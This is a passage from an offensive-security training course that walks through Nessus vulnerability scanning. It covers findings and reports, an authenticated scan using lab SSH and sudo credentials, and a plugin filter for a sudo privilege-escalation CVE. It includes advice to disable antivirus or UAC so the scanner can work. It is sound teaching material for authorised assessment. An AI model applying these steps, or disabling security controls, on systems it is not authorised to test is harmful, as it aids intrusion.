



*Figure 56: List of Grouped Findings*

Figure 56 shows us information on the findings, which were previously grouped. We can get more information by clicking on a finding. Let's click on *Apache 2.4.49 < 2.4.51 Path Traversal Vulnerability*.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 57: Detailed Information of a Finding*

Each finding contains a huge amount of information about the vulnerability itself, as well as the plugin that detected it. Furthermore, we get a lot of information about the associated risk, status of exploits, and other references.

Next, let's navigate back to the results dashboard shown in Figure 54 to explore our scan further.

Analyzing the findings of a single target provides us with a lot of detailed information. However, we often want to get an overview of the most important vulnerabilities of all targets. To achieve this, Nessus provides a handy feature to get a prioritized overview of vulnerabilities named *VPR Top Threats*, which utilizes the *Vulnerability Priority Rating* (VPR).[318] The findings in the VPR list consist of the top ten vulnerabilities of the scan.





*Figure 58: VPR List of Vulnerabilities*

In our example, the list only contains six vulnerabilities as Nessus didn't find more with our configuration.

[318] (Tenable, 2020),https://www.tenable.com/blog/what-is-vpr-and-how-is-it-different-from-cvss

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Depending on the version of Nessus, the tab VPR Top Threats may be missing while following along. However, each vulnerability finding still contains the Vulnerability Priority Rating.*

The next page we'll examine is *Remediations*. If Nessus detects a vulnerability, the plugins often contain a remediation strategy, or information on how to mitigate the vulnerability. In the case of the Apache vulnerabilities from Figure 55, we get the following information.





*Figure 59: Remediation of Vulnerabilities*

The last report page is *History*. This page lists all vulnerability scans with this configuration. We can use it to review or compare results of previous scans.

We now have an understanding of how to view the results of a Nessus scan. Next, let's create a PDF report of our vulnerability scan. We can do this by using the functions in the *Report* dashboard. Apart from the creation of a report, the functions also cover the change of the scan configuration, launch of another scan, or exporting data. We can also configure an *Audit Trail*,[319] which allows us to analyze why a specific plugin behaved in a certain way. It can be used to reduce the number of false negatives.

Let's create a PDF report for our first vulnerability scan by clicking *Report*.





*Figure 60: Create a Report*

Once we click on the button, a new window allows us to use different report templates. Each template generates the report with a different structure, focus, and content.

[319] (Tenable Community, 2020), https://community.tenable.com/s/article/Analyzing-the-Audit-Trail

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

For this example, we'll use the *Detailed Vulnerabilities By Host* template, which presents detailed findings grouped by each host. We'll then select *PDF* as format and click *Generate Report*.





*Figure 61: Select the Report Format and Template*

After this, we can download or open the PDF report.

We could also use the *Complete List of Vulnerabilities by Host* template to create a summary of the vulnerabilities instead of including detailed information.

---

*For more information on how to customize the reports, consult the scan exports and reports section on the Tenable Documentation page.*[320]

---

In the last two sections we performed a vulnerability scan, reviewed the results, and generated a PDF report with detailed information for all hosts. We can get more familiar with Nessus by customizing the scan configurations and analyzing how the scanning behavior and results differ.

## 7.2.5 Performing an Authenticated Vulnerability Scan

In this section we will perform an authenticated vulnerability scan by providing credentials to Nessus. As we discussed previously, authenticated scans produce more detailed information and reduce the number of false positives. To demonstrate this, we will use an authenticated vulnerability scan against the target *DESKTOP*.

---

*We need to consider that an authenticated scan not only creates a lot of traffic on the network, but also a huge amount of noise on the system itself, such as log entries and AV notifications.*

---

[320] (Tenable Docs, 2022), https://docs.tenable.com/nessus/Content/ScanReportFormats.htm

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To begin, we'll click *New Scan* on the Nessus dashboard.





*Figure 62: Creating a new Scan*

Even though all Nessus templates accept user credentials, we'll use the *Credentialed Patch Audit* scan template, which comes preconfigured to execute local security checks against the target.

The difference between this and the Basic Network Scan template with provided credentials, is that the Credentialed Patch Audit scan only uses local security checks and will not do a regular vulnerability check from an external perspective. The Credentialed Patch Audit template will not only scan for missing operating system patches, but also for outdated applications, which may be vulnerable to *privilege escalation attacks*.[321]





*Figure 63: Select Credentialed Patch Audit*

Once again, we will provide a name for the scan and set the target to DESKTOP.

[321] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Privilege_escalation

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 64: Basic Settings for the Authenticated Scan*

Next, let's click on the *Credentials* tab and select *SSH*[322] in the *Host* category. On the *Authentication method* dropdown, we'll select *password*, and enter "offsec" as the username and "lab" for the password. We'll select *sudo* for the *Elevate privileges with* option and enter "root" as the sudo user and "lab" as the password.





*Figure 65: SSH and Sudo Credentials for the Authenticated Scan*

While we will use the SSH configuration for this example, there are several other authentication mechanisms available. To get a list of all available mechanisms, we can click the *Categories*

[322] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Secure_Shell

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

dropdown menu and select *All*. We can consult the *Tenable Documentation*[323] for a complete list of supported authentication mechanisms.

For Linux and macOS targets, SSH is used. While we can also use SSH on Windows, in most cases, we will use *Server Message Block* (SMB)[324] and *Windows Management Instrumentation* (WMI)[325] to perform authenticated vulnerability scans against Windows targets. Both methods allow us to use local or domain accounts and different authentication options.

To get meaningful results in an authenticated vulnerability scan, we need to ensure that our target system is configured correctly. Depending on the authentication method we want to use, we need to make sure that there is no firewall blocking connections from our scanner. Furthermore, we often find *antivirus* (AV) programs installed on both Linux and Windows targets. AV may flag the vulnerability scan as malicious and therefore, terminate our connection or render the results useless. Depending on the AV program, we can add an *exception*[326] for the authenticated scan or temporarily disable it.

Another Windows security technology we need to consider is *User Account Control* (UAC).[327] UAC is a security feature for Windows that allows users to use standard privileges instead of administrator privileges. An administrative user will run most applications and commands in standard privileges and receive administrator privileges only when needed. Due to the nature of UAC, it can also interfere with our scan. We can configure UAC to allow Nessus or temporarily disable it.[328] We should consult the *Tenable Documentation*,[329] especially for Windows targets, before we start our first authenticated scan.

Our scan target is a Linux system without AV. Therefore, we can click the arrow next to *Save* and launch the scan. After the scan has finished, we can review the results. In the *Vulnerabilities* page, we get a list of the findings for the authenticated scan. In the last section, we had already grouped findings with the *MIXED* severity. For our authenticated scan, let's disable the grouping of findings by clicking on the wheel and selecting *Disable Groups*.





*Figure 66: Disable Grouped Results*

After we disable groups, each finding is listed separately.

---

[323] (Tenable Documentation, 2022), https://docs.tenable.com/nessus/Content/Credentials.htm

[324] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Server_Message_Block

[325] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Windows_Management_Instrumentation

[326] (Tenable Community, 2021), https://community.tenable.com/s/article/Symantec-Endpoint-Protection-interfering-with-Nessus-authenticated-scans

[327] (Microsoft Docs, 2021), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-overview

[328] (Tenable Docs, 2022), https://docs.tenable.com/nessus/Content/EnableWindowsLoginsForLocalAndRemoteAudits.htm

[329] (Tenable Docs, 2022), https://docs.tenable.com/nessus/Content/CredentialedChecksOnWindows.htm

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 67: Authenticated Scan Results*

We get a list of vulnerabilities from the *Ubuntu Local Security Checks*[330] *plugin family*.[331] Plugins grouped into plugin families check for vulnerabilities in the same context. For example, there are separate plugin families for checking vulnerabilities in databases, firewalls, or web servers. The Ubuntu Local Security Checks plugin family contains a multitude of plugins that check for local vulnerabilities and missing patches for Ubuntu.

The *Name* column provides us with the vulnerable Ubuntu versions and a brief description as well as the patch number for the vulnerabilities.

[330] (Tenable, 2022), https://www.tenable.com/plugins/nessus/families/Ubuntu%20Local%20Security%20Checks

[331] (Tenable, 2022), https://www.tenable.com/plugins/nessus/families

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 68: Vulnerability data of Firefox and curl*


The list also contains vulnerability data of locally exposed applications such as *Firefox*[332] or *cURL*.[333]

## 7.2.6 Working with Nessus Plugins

By default, Nessus will enable a number of plugins behind-the-scenes, when running a default template. While this is certainly useful in many scenarios, we can also fine-tune our options to quickly run a single plugin. We can use this feature to validate a previous finding or to quickly discover all the targets in an environment that are at risk to a specific vulnerability.

For this example, we will set a plugin filter to identify if the *DESKTOP* machine is vulnerable to *CVE-2021-3156*.[334] This is a locally exploitable vulnerability that allows an unprivileged user to elevate privileges to root.

To leverage the dynamic plugin filter, we will once again begin with a *New Scan*.




[332] (Mozilla, 2022), https://www.mozilla.org/en-US/firefox/new/

[333] (Wikipedia, 2022), https://en.wikipedia.org/wiki/CURL

[334] (Tenable, 2021), https://www.tenable.com/cve/CVE-2021-3156

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 69: Creating a new Scan*

This time, we will use the Advanced Dynamic Scan template. This template allows us to use a dynamic plugin filter instead of manually enabling or disabling plugins.

To use this template, we click on *Advanced Dynamic Scan*.




*Figure 70: Select Advanced Dynamic Scan*

Once again, we'll configure the name and target.





*Figure 71: Enter Name and Target*

Next, we'll provide the same SSH and sudo credentials we used in the last example, meaning we'll also be conducting an authenticated scan.

Now we can select the plugins we want to use in our vulnerability scan. As stated before, the Advanced Dynamic Scan allows us to use a filter instead of enabling or disabling groups or individual plugins.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To do so, let's click on the *Dynamic Plugins* tab. In the left dropdown menu, we'll select *CVE* to filter for a specific CVE. In the middle dropdown menu, we can choose from different filter arguments to specify the matching behavior. On the right dropdown menu, we can specify a CVE number. After entering "CVE-2021-3156", we can click on *Preview Plugins*. This may take a few minutes to complete.





*Figure 72: Filter for specific Plugins*

Once *Preview Plugins* is finished running, we get a list of found plugin families that cover this particular CVE.

